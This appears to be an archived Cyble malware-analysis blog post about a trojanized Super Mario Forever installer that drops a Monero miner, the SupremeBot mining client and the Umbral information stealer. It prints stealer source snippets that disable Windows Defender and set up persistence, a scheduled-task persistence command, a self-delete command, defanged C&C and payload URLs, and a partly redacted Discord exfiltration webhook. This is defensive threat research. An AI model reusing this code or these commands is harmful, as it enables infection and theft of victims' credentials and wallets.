Trojanized Mario Installer Spreads SupremeBot Malware

Published: 2023-06-23 · Archived: 2026-04-05 19:02:00 UTC

Cyble analyzes SupremeBot, a crypto-mining client leveraging a trojanized Super Mario game installer to spread Umbral stealer malware.

SupremeBot Pushes Umbral Stealer to Maximize Monetary Gain

Threat Actors (TAs) use game installers to spread various malware because games have a wide user base, and users generally trust game installers as legitimate software. The social engineering tactics that TAs use exploit users' trust and entice them to download and run malicious game installers. The large file size and games' complexity provide TAs opportunities to hide malware within them.

Malware distributed through game installers can be monetized through activities like stealing sensitive information, conducting ransomware attacks, and more. Previously, Cyble Research and Intelligence Labs (CRIL) has discovered several malware campaigns that specifically target gamers and their game-related applications, including Enlisted, MSI Afterburner, FiveM Spoofer, and others.

Recently, CRIL identified a trojanized Super Mario Bros game installer that delivers multiple malicious components, including an XMR miner, SupremeBot mining client, and the Open-source Umbral stealer. The malware files were found bundled with a legitimate installer file of super-mario-forever-v702e. This incident highlights another reason TAs utilize game installers as a delivery mechanism: the powerful hardware commonly associated with gaming provides valuable computing power for mining cryptocurrencies.

Super Mario is an extremely popular video game franchise celebrated for its platforming gameplay, vibrant visuals, unforgettable characters, and captivating music. The franchise recently saw a resurgence in popularity with new games and an animated movie. Over the years, the franchise has continuously evolved, introducing fresh game mechanics, power-ups, and levels across various titles and gaming consoles. Since its inception in the 1980s, Super

Mario games have garnered a massive global following, with millions of players worldwide delighting in the immersive experiences they provide.

The figure below illustrates the GUI of the Super Mario Forever game following a successful installation.



Figure 1 – Super Mario Game GUI

The image below shows the infection chain of the compromised Super Mario Game installer delivering Umbral Stealer.



Figure 2 – Infection chain

Technical Analysis

For this technical analysis, we analyzed a sample called *"Super-Mario-Bros.exe"* with SHA265 as *e9cc8222d121a68b6802ff24a84754e117c55ae09d61d54b2bc96ef6fb267a54*, which is a 32-bit Nullsoft Installer (NSIS) self-extracting archive executable file.



Figure 3 – Static details

The icon displayed below depicts the installer application of the trojanized Super Mario game.



Figure 4 – compromised Super Mario game installer file icon

The NSIS installer file "Super-Mario-Bros.exe" has been tampered with and turned into a trojanized version of a Super Mario game installer. This executable file includes three separate executables: *"super-mario-forever-v702e.exe,"* which is a genuine and safe Super Mario game application, along with two malicious executables named *"java.exe"* and *"atom.exe,"* as shown below.



Figure 5 – Files inside the Super Mario game NSIS installer

Upon executing the *"Super-Mario-Bros.exe"* file, it drops the *"super-mario-forever-v702e.exe"* executable in the *%appdata%* directory and initiates its execution. This action triggers the display of an Installation Wizard, allowing the user to proceed with the installation of the "super-mario-forever-v7.02" program.

The figure below shows the Installation Wizard of the Super Mario Forever game.



Figure 6 – Mario game installation wizard

Once the installation is completed successfully, a Graphical User Interface (GUI) is launched, providing the user with an interface to play the Super Mario Forever game, as shown below.



Figure 7 – Super Mario game user interface

In the background, the NSIS installer discreetly drops the files *"java.exe"* and *"atom.exe"* in addition to the Super Mario Forever game within the *%appdata%* directory with hidden attributes, as shown in Figure 8. Subsequently, the installer proceeds to execute these files.



Figure 8 – Dropped malware files with genuine Super Mario installer in %appdata%

In the dropped files, the *"java.exe"* functions as an XMR miner executable, which is specifically designed for mining the cryptocurrency Monero. On the other hand, *"atom.exe"* serves as a supreme botnet mining client, enabling the miner's network connection, receiving mining tasks, and effectively managing the entire mining process.

XMR Miner

"java.exe" is an XMR (Monero) miner which operates stealthily in the background without the user's knowledge or consent, leading to unauthorized and potentially harmful utilization of computing resources for mining the cryptocurrency Monero (XMR).

When *"java.exe"* is executed, the malware establishes a connection with a mining server *"gulf[.]moneroocean[.]stream"* to carry out cryptocurrency mining activities.

Concurrently, the malware gathers valuable data from the victim's system, including computer name, username, GPU, CPU, and other relevant details. This sensitive information is then transferred to a Command and Control (C&C) server via the following URL API:

- *"hxxp://shadowlegion[.]duckdns[.]org/nam/api/endpoint[.]php"*

SupremeBot: Mining Client

Upon execution, *"atom.exe"* creates a copy of itself in the *ProgramData* folder, using a randomly generated character string as the folder name and the name of a currently running parent process as the filename. The folder name follows the format of a Globally Unique Identifier (GUID) as below.

- *C:\ProgramData\{FY3PFGWN-J6QF-EIEE-KMFXFHFLWH1Q}\Super-Mario-Bros.exe*

After that, *"atom.exe"* promptly initiates the execution of a scheduled task command, resulting in the creation of a new scheduled task entry that runs every 15 minutes without an end date.

- *"C:\Windows\System32\schtasks.exe" /Create /SC MINUTE /MO 15 /TN "U757WD6WG4EDHUD873" /TR "C:\ProgramData\{FY3PFGWN-J6QF-EIEE-KMFXFHFLWH1Q}\Super-Mario-Bros.exe" /F*



Figure 9 – Schedule task entry for persistence

Next, the executable kills the *"atom.exe"* process and removes its associated file from the system using the below command-line arguments:

- *"C:\Windows\System32\cmd.exe" /c taskkill /im atom.exe /f & erase C:\Users\ <Admin>\AppData\Roaming\atom.exe & exit*

Following its deletion, the dropped file initiates the execution process and establishes a connection to the C&C server *"silentlegion[.]duckdns[.]org,"* utilizing Windows HTTP Service API calls.

The mining client performs the following activities:

- It initiates a POST request to *"hxxp://silentlegion[.]duckdns[.]org/gate/update[.]php"* and includes the victim system's CPU and GPU versions as unique identifiers.
- It subsequently sends a POST request to *"hxxp://silentlegion[.]duckdns[.]org/gate/connection[.]php"* to verify if the client is registered.
- If the unique identifier is not found, the client sends a POST request to register the client by adding the unique identifier.
- If the client's connection is established successfully, it receives XMRig CPU and GPU mining configuration from the C&C server.

- Lastly, it sends an http POST request to *"hxxp://silentlegion[.]duckdns[.]org/gate/config[.]php"*, containing the miner configuration specific to the victim's machine.

Furthermore, the *"atom.exe"* retrieves a malicious information-stealing executable from the following command and control (C&C) URL:

- *hxxp[:]//shadowlegion[.]duckdns[.]org/wime[.]exe*

The file named *"wime.exe"* is a 32-bit binary packed using the Themida packer. When executed, the file unpacks itself and loads the Umbral Stealer into the process memory. The Umbral Stealer is a Windows-based information stealer available on GitHub as an open-source project.

Umbral Stealer

Umbral Stealer is a lightweight and efficient information stealer written in C#. It swiftly collects data and sends them using Discord webhooks to the attacker. The stealer has been accessible on GitHub since April and is continuously updated by its author.

In the main function of the stealer, it consists of two key functions: *Process()* and *Run()*, as shown in the below code snippet figure.

```
namespace Umbral.payload
{
    internal class Program
    {
        static private async Task Main(string[] args)
        {

#if DEBUG
            MessageBox.Show("Build payload under RELEASE mode to work.", "Error", MessageBoxButtons.OK, MessageBoxIcon.Error);
            Environment.Exit(1);
#endif
            await Process();
            await Run();
        }
```

Figure 10 – Umbral stealer main function

The *Process()* function is responsible for performing initialization and setup tasks before the payload execution begins.

- It starts by validating the webhook and exits if it is not provided. Then, it registers a unique mutex to prevent multiple instances of the payload from running simultaneously.
- After that, it waits for an active internet connection to ensure proper communication with external resources. This ensures that the payload has internet access before proceeding further.
- Additionally, it checks if the payload is running on a virtual machine and exits if detected.
- Then, if the malware is not set to run on system startup, it requests administrative privileges from the user by prompting a UAC (User Account Control) dialog to elevate its permissions.
- The function attempts to hide the payload process to maintain stealth and adds it to Windows Defender exclusions. If tamper protection is not enabled, it tries to disable Windows Defender.
- Furthermore, if running with administrative privileges, it adds the payload to the system startup to ensure persistence.

```
static private async Task Process()
{
    if (string.IsNullOrWhiteSpace(Settings.Webhook)) Environment.Exit(1); // Empty webhook

    Syscalls.RegisterMutex();

    while (!await Common.IsConnectionAvailable())
        Thread.Sleep(60000); // Connection available. Retry every 1 min.

    if (Settings.AntiVm &&
        Detector.IsVirtualMachine()) Environment.Exit(1); // Exit if virtual machine is detected.

    if (!Common.IsInStartup())
    {
        Syscalls.AskForAdmin(); // Prompts user to give admin privileges
    }

    if (Settings.Melt && !Common.IsInStartup())
        Syscalls.HideSelf();

    Syscalls.DefenderExclude(Application.ExecutablePath); // Tries to add itself to Defender exclusions
    Syscalls.DisableDefender(); // Tries to disable defender. Fails if tamper protection is enabled.

    if (!Common.IsInStartup() && Settings.Startup && Syscalls.CheckAdminPrivileges())
        Common.PutInStartup(); // Puts itself in startup
}
```

Figure 11 – Umbral stealer initialization and setup code snippet

The *Run()* function is responsible for executing the main functionality of the payload.

- It begins by generating a random file path for temporary data storage. Then, it creates a temporary folder for storing the collected data.
- If malware runs with admin privileges, it blocks known antivirus-related websites to hinder detection attempts using *BlockAvSites().*

The *BlockAvSites()* function modifies the Windows hosts file at *"System32\drivers\etc\hosts"* to block designated antivirus-related websites. By inserting specific entries, the malware redirects the domain names of these sites to the IP address 0.0.0.0.

This prevents any access to the infected system's antivirus-related websites, effectively preventing such attempts. The below figure shows the code snippet of the *BlockAvSites()* function and modified *hosts* file.



Figure 12 – BlockAvSites() function

The *Run()* function then initiates and awaits multiple tasks to collect various types of data from the target system. These tasks can include:

- Capturing screenshots
- Retrieving browser passwords and cookies
- Capturing webcam images
- Obtaining telegram session files and discord tokens
- Acquiring Roblox cookies and Minecraft session files
- Collecting files associated with cryptocurrency wallets.

Umbral Stealer focuses on targeting the following web browsers:

- Brave
- Chrome
- Chromium
- Comodo
- Edge
- EpicPrivacy
- Iridium
- Opera
- OperaGx
- Slimjet
- Ur
- Vivaldi
- Yandex

The Stealer also specifically targets the below crypto wallets:

- Zcash
- Armory
- Bytecoin
- Jaxx
- Exodus
- Ethereum
- Electrum
- AtomicWallet
- Guarda
- Coinomi

Next, the collected data is saved to appropriate directories within the temporary folder. The function also keeps track of the count of collected data items. Finally, the function displays the counts of the collected data items, providing a summary of the payload's actions by using the code snippet shown in the figure below.

```
await Task.WhenAll(saveProcesses);
if (Common.Compress(tempFolder, archivePath))
{
    await Sender.Post(archivePath, new Dictionary<string, int>
    {
        { "Cookies", cookiesCount },
        { "Passwords", passwordsCount },
        { "Discord Tokens", discordTokenCount },
        { "Minecraft Session Files", minecraftSessionFilesCount },
        { "Roblox Cookies", robloxCookieCount },
        { "Screenshots", screenshotCount },
        { "Webcam", webcamImagesCount },
        { "Wallets", walletsCount},
        { "Telegram Sessions", telegramSessionCount },
    });
    File.Delete(archivePath);
}
else
{
    Console.WriteLine("Could not compress file");
}
```

Figure 13 – Summary of the Umbral Stealer's actions

The collected data is transmitted to the attacker using Discord webhooks shown below.

```
https://discord.com/api/webhooks/111[redacted]39/M-x5[redacted]QP
ZTzttw[redacted]aBcdak0-wis
```

Figure 14 – Discord webhook for exfiltration

Builder:

The image below depicts the Umbral Stealer builder available on GitHub.



Figure 15 – Umbral stealer builder GUI

Conclusion

The expansive and interconnected user base within the gaming community serves as an appealing target for TAs aiming to exploit vulnerabilities and carry out various malicious activities.

This coin-miner malware campaign leverages the Super Mario Forever game to target gamers and individuals utilizing high-performance computing machines for gaming purposes. Furthermore, the malware also deploys a stealer component to illicitly acquire sensitive information from the victims' systems, aiming to generate additional financial profits.

The combination of mining and stealing activities leads to financial losses, a substantial decline in the victim's system performance, and the depletion of valuable system resources.

As a consequence, both individual users and organizations suffer severe productivity setbacks. CRIL maintains vigilant monitoring of the most recent malware variants in circulation, ensuring the continual updating of blogs with actionable intelligence to safeguard users against such attacks.

Our Recommendations

- Users are advised to check their system performance and CPU usage periodically.
- Enterprises should prevent users from downloading pirated software from Warez/Torrent websites. The "Hack Tool" present on sites such as YouTube, Torrent sites, etc., contains such malware.
- Organizational information security policies/acceptable usage policies should be updated to explicitly prohibit downloading and installing crypto mining software on end-user systems.
- Users should turn on the automatic software update feature on their computer, mobile, and other connected devices.

- Using a reputed antivirus and internet security software package is recommended on connected devices, including PCs, laptops, and mobile devices.
